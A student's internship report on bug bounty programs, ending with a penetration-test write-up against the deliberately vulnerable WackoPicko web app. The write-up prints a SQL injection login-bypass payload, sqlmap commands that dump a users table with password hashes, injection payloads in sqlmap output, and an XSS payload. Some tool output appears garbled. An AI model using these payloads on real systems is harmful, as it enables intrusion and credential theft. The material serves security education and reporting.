

Bug Bounty

A Project Report for Industrial Training and Internship

submitted by

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In the partial fulfillment of the award of the degree of

BCA

From

**B.P. PODDAR INSTITUTE OF MANAGEMENT AND
TECHNOLOGY**



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This is to certify that **BISHAL DAS, 233011010026** have completed the project titled **BUG BOUNTY** under my supervision during the period from **4th July 2025** to **30th August 2025** which is in partial fulfillment of requirements for the award of the **BCA** degree from **B.P. PODDAR INSTITUTE OF MANAGEMENT AND TECHNOLOGY**.

Signature of the Supervisor

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BONAFIDE CERTIFICATE

Certified that this project work was carried out under my supervision

"BUG BOUNTY"

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BUG BOUNTY DETAILED REPORT



A bug bounty is a reward program offered by organizations to ethical hackers (also known as "bug bounty hunters" or "security researchers") for discovering and reporting software security vulnerabilities

Prepared by: _____

Date: _____

Introduction to Bug Bounty

A bug bounty program is a deal offered by many websites, organizations, and software developers.

where individuals can receive recognition and compensation for reporting bugs, especially those related to security vulnerabilities. This approach leverages the skills of ethical hackers around the world to identify flaws that may go unnoticed during standard testing. By crowdsourcing security testing, organizations gain continuous and diverse testing coverage.

- A bug bounty program allows individuals to find and report security vulnerabilities in software or systems.
 - Organizations offer financial compensation or recognition to those who successfully report bugs.
 - Specialized platforms like HackerOne and Bugcrowd often manage these programs.
 - Bug bounty hunters are encouraged to act as ethical hackers and security testers.
 - The primary goal of these programs is to strengthen cybersecurity.
 - By identifying weaknesses, bug bounty programs help prevent exploitation by malicious actors.
 - Such initiatives enhance the overall security posture of organizations.
 - Bug bounties create a proactive approach to detecting vulnerabilities.
 - They play a crucial role in safeguarding user data and system integrity.
-

History of Bug Bounty Programs

The idea of incentivizing external hackers to report bugs was first implemented by Netscape in 1995 with their 'Netscape Bugs Bounty Program'. Since then, companies like Mozilla, Google, Facebook, and Microsoft have run similar programs. Modern bug bounty platforms such as HackerOne and Bugcrowd manage structured programs where researchers participate in testing against scope-defined targets. The rise of bug bounty has paralleled the increase in cyber threats, making it a mainstream security measure.

- The first informal bug bounty incentive was initiated by Hunter & Ready in 1981 to identify vulnerabilities in their operating system.
 - Netscape formally coined the term "bug bounty" and launched the first official program in 1995 for their web browser.
 - Companies such as Mozilla, Google, and Facebook expanded on Netscape's bug bounty model to enhance their software security.
 - The U.S. Department of Defense played a key role in the early 2000s in formalizing bug bounty programs.
 - Bug bounty programs foster collaboration between companies and external security researchers to identify and fix vulnerabilities.
 - The concept of bug bounty programs has evolved into a widespread practice across various industries today.
 - Modern bug bounty programs are integral in strengthening cybersecurity through external expert contributions.
 - Incentivizing vulnerability identification through bug bounty schemes helps organizations preemptively address security threats.
 - Bug bounty programs were pivotal in creating a collective approach to software security, involving both internal and external expertise.
-

Why Bug Bounties are Important?

Bug bounty programs provide numerous advantages. They offer cost-effective security testing.

Because companies only pay for valid bugs instead of full-time security teams. They also harness global expertise as hackers worldwide bring different skills and perspectives. Another important aspect is reducing the risk of zero-day exploitation by encouraging responsible disclosure instead of vulnerabilities being sold in black markets. Ultimately, bug bounties create a safer ecosystem for both users and organizations.

- **Bug bounties provide a proactive way for organizations to identify and fix security vulnerabilities.**
 - **Rewarding ethical hackers for their contributions can be more cost-effective than handling a security breach.**
 - **This method offers access to a wide range of talent and diverse skills to bolster cybersecurity measures.**
 - **Implementing bug bounty programs enhances overall security and reduces organizational risk.**
 - **By fostering collaboration, bug bounties nurture a cooperative security culture within an organization.**
 - **Organizations that use bug bounties can attract skilled cybersecurity professionals to their workforce.**
 - **Bug bounties contribute to a more robust and resilient security infrastructure by leveraging external expertise.**
-

Types of Bugs Found in Bug Bounty Programs

Different categories of vulnerabilities are frequently found during bug bounty testing. These include:

- **SQL Injection** involves attackers manipulating SQL queries to gain unauthorized access to databases.
 - **Cross-Site Scripting (XSS)** enables attackers to inject malicious scripts into web pages viewed by other users.
 - **Cross-Site Request Forgery (CSRF)** tricks users into performing actions they did not intend to perform.
 - **Insecure Direct Object References (IDOR)** involve accessing restricted resources by manipulating object identifiers.
 - **Remote Code Execution (RCE)** allows running arbitrary code on a target server, potentially compromising it.
 - **Authentication Bypass** refers to logging into systems without using the correct credentials.
 - **Privilege Escalation** is the process of gaining higher-level access than initially granted.
 - **Server-Side Request Forgery (SSRF)** makes the server initiate unauthorized requests, potentially leaking data.
 - **Business Logic Flaws** exploit improper workflows, such as bypassing payment processes or restrictions.
-

Bug Bounty Platforms

A bug bounty platform is a service that connects organizations with a global community of ethical hackers to discover and report software vulnerabilities, receiving financial rewards or recognition in return. These platforms facilitate bug bounty programs, which use crowdsourcing to identify security flaws that internal teams or automated tools might miss, thus improving overall security posture.

- Several platforms facilitate connections between companies and researchers for cybersecurity purposes.
 - HackerOne is a popular platform that serves numerous government and enterprise clients.
 - Bugcrowd is recognized for offering flexible engagement models to fit different organizational needs.
 - Synack employs a vetted group of researchers and integrates automated tools for enhanced security analysis.
 - Open Bug Bounty is a community-driven approach that allows any individual to report security issues responsibly.
 - These platforms standardize the reporting process to ensure consistency and clarity in communication.
 - Effective management of payments to researchers is a key feature these platforms offer.
 - Proper coordination between companies and researchers is ensured by these platforms to optimize issue resolution.
-

Steps in a Bug Bounty Engagement

In detail, the bug bounty process involves four key phases for a security researcher: preparation, reconnaissance, active hunting, and reporting. The thoroughness of each phase is what separates a novice from a top-tier bug hunter.

- **Reconnaissance** involves collecting public and technical information about the target.
 - **Enumeration** focuses on identifying hosts, subdomains, directories, and parameters.
 - **Testing** involves actively attempting various payloads such as SQL injections, XSS, and IDOR.
 - **Exploitation** requires demonstrating vulnerabilities in a safe manner.
 - **Reporting** includes submitting clear and reproducible bug reports with a detailed explanation of their impact.
 - **Remediation** entails the company patching identified vulnerabilities and rewarding researchers.
 - The workflow emphasizes the importance of handling sensitive information responsibly during exploitation.
 - Effective enumeration can help uncover hidden aspects of a network or application that may be vulnerable.
 - A successful bug bounty program relies on accurate reporting to address security issues swiftly.
 - The remediation phase is crucial for maintaining the security and integrity of the targeted system.
-

How Hackers and Developers Can Prevent Bugs

Developers can prevent bugs by implementing Secure Development Lifecycle (SDL) practices, including code reviews, automated testing (unit, integration, etc.), and static/dynamic analysis tools, while hackers can find and report bugs through bug bounty programs, which provide feedback to developers to improve security and reduce vulnerabilities. Both roles benefit from staying updated on the latest cybersecurity threats and best practices, like robust authentication and diligent software updates

- Use parameterized queries to effectively prevent SQL Injection vulnerabilities.
 - Implement strong input validation and rigorous output encoding to mitigate XSS attacks.
 - Employ CSRF tokens alongside same-site cookie attributes to enhance session security.
 - Validate user permissions rigorously to effectively prevent IDOR vulnerabilities.
 - Sanitize file uploads diligently and restrict them to a list of predefined safe types.
 - Utilize modern password hashing methods such as bcrypt or Argon2 for optimal password security.
 - Apply the principle of least privilege to users and services while ensuring regular system patching.
-

Benefits for Hackers

Hackers benefit from bug bounty programs by gaining financial rewards, improving their skills through real-world experience, building professional reputation, and contributing to cybersecurity in an ethical way. They can also gain access to diverse systems, network with other security professionals, and advance their careers in the cybersecurity field

- Hackers receive financial rewards through their participation in bug bounty programs.
 - Real-world experience in bug bounty programs allows hackers to improve their skills.
 - Participation helps build a professional reputation in the cybersecurity community.
 - Hackers contribute to cybersecurity in an ethical manner by participating in these programs.
 - Bug bounty programs offer access to a wide range of diverse systems for hacking.
 - Networking opportunities with other security professionals are available for participants.
 - Involvement in bug bounty programs can advance one's career in the cybersecurity field.
-

Challenges in Bug Bounty

Bug bounty hunting is not without its challenges: - Duplicate submissions waste time and effort.

Low or unfair payouts can demotivate hunters. - Scope restrictions often limit exploration. - Report validation may be slow. - Noise from inexperienced hunters increases workload for triage teams.

- Bug bounty hunters face psychological burnout from inconsistent rewards and constant learning demands.
 - Organizations struggle with managing an influx of both valid and invalid bug reports.
 - Difficulty in prioritizing fixes is a common issue for companies running bug bounty programs.
 - Potential misaligned incentives can lead to critical bugs being overlooked in bug bounty programs.
 - The lack of established working relationships is a significant downside compared to traditional pen testing.
 - Companies must manage a large volume of findings efficiently to maintain their bug bounty programs.
 - Ensuring budget predictability for payout amounts is a challenge for organizations.
 - Trusting ethical hackers to responsibly handle discovered data is crucial for companies.
 - Bug bounty programs require effective program management to ensure their success.
-

Future of Bug Bounty

The bug bounty industry is projected to grow as cybersecurity threats rise. With IoT, cloud, and AI-driven systems expanding attack surfaces, more organizations will adopt bounty programs. Future models may integrate automated scanners with human expertise, creating hybrid continuous security testing models. Bug bounties will become an integral part of Secure Development Lifecycles (SDLC).

- The integration of AI into bug bounty programs is driving the future of cybersecurity.
 - Programs are expanding their scope to include IoT, mobile, and blockchain technologies.
 - There is a trend towards offering higher payouts for discovering critical vulnerabilities.
 - AI is set to automate vulnerability detection, easing the workload for ethical hackers.
 - Participants in bug bounty programs can focus on higher-impact tasks thanks to AI.
 - Developing advanced penetration testing skills is crucial for success in this field.
 - Ethical hackers are encouraged to specialize in niche areas to enhance career prospects.
 - The bug bounty market is experiencing notable growth and diversification.
 - Significant rewards are available for hunters who identify critical security flaws.
 - Specialization in emerging technological areas offers new opportunities for bug bounty hunters.
-

Bug Bounty Report: WackoPicko Vulnerable Web Application



Report Summary

Target: *WackoPicko* (*DeliberatelyVulnerable Web Application*)

Test Type: Bug Bounty Security Assessment Date: August 29, 2025 **Tester:** Bishal Das

This report documents multiple vulnerabilities identified in the WackoPicko application through manual testing and automated tools. Each vulnerability is accompanied by proof-of-concept screenshots, impact analysis, and recommendations.

1. Reconnaissance



PingTest

- Command: ping -c 4 wackopicko.com
 - Result: No ICMP response (likely disabled by firewall).

```
[~] (Kali㉿Kali)-[~]
$ ping -c 4 wackopicko.com

PING wackopicko.com (35.164.150.30) 56(84) bytes of data.

--- wackopicko.com ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3058ms
```



Port Scanning (Nmap)

- Command: nmap -sV -Pn -T4 -p- wackopicko.com
 - Results:
 - 22/tcp (SSH) – Open (OpenSSH 7.2p2 Ubuntu)
 - 53/tcp (DNS) – Open (ISC BIND)
 - 80/tcp (HTTP) – Open (Apache 2.4.18)
 - 443/tcp (HTTPS) – Open (Apache 2.4.18)



Directory Enumeration (Gobuster)

- Command: gobuster dir -u http://192.168.0.105/WackoPicko -w /usr/share/wordlists/dirb/common.txt

- Discovered paths:

- /admin

- /cart

- /comment

- /guestbo

- /picture

2. SQL Injection Vulnerabilities

🔒 Login Bypass (Authentication Bypass)

- Payload: ' OR '1'='1'--
- Result: Successfully bypassed login and gained unauthorized access.

The screenshots show the WackoPicko.com website. The first screenshot shows the login page with a payload like ' OR '1'='1'--' entered into the username field. The second screenshot shows a user profile page for 'Hello Sample User' with a message about tradebux. The third screenshot shows the homepage with a welcome message and a file upload section.

Bug Type: SQL Injection (Authentication Bypass).



Database Enumeration with SQLMap

- Command:
sqlmap -u "http://192.168.0.105/WackoPicko/users/login.php" --data="username=admin&password=admin" --method=POST --batch
- Results:
- DBMS: MySQL ≥ 5.0
- Databases: information_schema, wackopicko

```
[kali㉿kali] ~
$ sqlmap -u "http://192.168.0.105/WackoPicko/users/login.php" \
--data="username=admin&password=admin" \
--method=POST --batch

[1.9.4[Available]
https://sqlmap.org

[]) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:10:16 /2025-08-29

[03:10:17] [INFO] resuming back-end DBMS 'mysql'
[03:10:17] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=01dvc22fh3d...3jf5id9p2'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
    Type: OR boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: username=admin' OR NOT 6817=6817#password=admin

    Type: error-based
    Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=admin' AND (SELECT 7577 FROM(SELECT COUNT(*),CONCAT(0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x3a,0x3b,0x3c,0x3d,0x3e,0x3f))FLOOR(RAND(0x31,0x32,0x33,0x34,0x35,0x36,0x37,0x38,0x39,0x3a,0x3b,0x3c,0x3d,0x3e,0x3f))%2)2)) FROM INFORMATION_SCHEMA.PLUGINS GROUP BY 1)a-- -NjNjpassword-admin

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 2421 FROM (SELECT(SLEEP(5)))NOT)-- -YbNbpassword-admin

[03:10:17] [INFO] the back-end DBMS MySQL
and server operating system: Linux Ubuntu 10.04 [liquid lynx]
Architecture: i386 CPUID: 0000000000000000
OS: Linux 2.6.32-14.11.1-std #1 SMP Fri Mar 20 14:29:26 UTC 2009
back-end DBMS: MySQL 2.5.8
[03:10:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.0.105'

[*] ending @ 03:10:17 /2025-08-29/
```



Dumping User Credentials

- Targeted Table: users
- Extracted fields: id, login, firstname, lastname, password
- Example DumpedUsers:
- Sample User → 3e912f8fc814831804d735dc2fcbc3fa75c28e3
- scanner1 → af256af3d4fda990dbe546daa04e55ae356eaa

```
[kali㉿kali] ~
$ sqlmap -u "http://192.168.0.105/WackoPicko/users/login.php" \
--data="username=admin&password=admin" \
--method=POST --batch -D wackopicko -T users --dump

[1.9.4[Available]
https://sqlmap.org

[]) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:21:00 /2025-08-29

[03:21:00] [INFO] resuming back-end DBMS 'mysql'
[03:21:00] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ctsvgkr1slt...sc78phklus5'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
    Type: OR boolean-based blind
```


3. Cross-Site Scripting (XSS)

① Reflected XSS in Guestbook

- Payload: <script>alert(1)</script>

- Result: Executed JavaScript


popup.



4. File Upload Vulnerability

📁 Unrestricted File Upload




- Location: /upload
- Observation: Application allows arbitrary file uploads without sufficient validation.



5. Business Logic Issues

Manipulating UserID in Profile Page

- Parameter: userid
- Impact: Changing userid in URL reveals other users' profiles.



Bug Type: Insecure Direct Object Reference (IDOR).

Conclusion & Recommendations

CriticalFindings:- [SQL Injection\(AuthenticationBypass + Data Exfiltration\)](#) - [Reflected XSS](#) - [Unrestricted File Upload](#) - [IDOR](#)

Recommendations:

1. Use prepared statements / parameterized queries to prevent SQL Injection.
2. Implement input sanitization & output encoding for XSS prevention.
3. Restrict file upload types & use server-side validation.
4. Enforce access control checks to prevent IDOR.
5. Regularly conduct penetration testing and apply security patches.

 **This bug bounty report demonstrates multiple high-impact vulnerabilities in WackoPicko, proving the application is insecure and requires immediate patching.**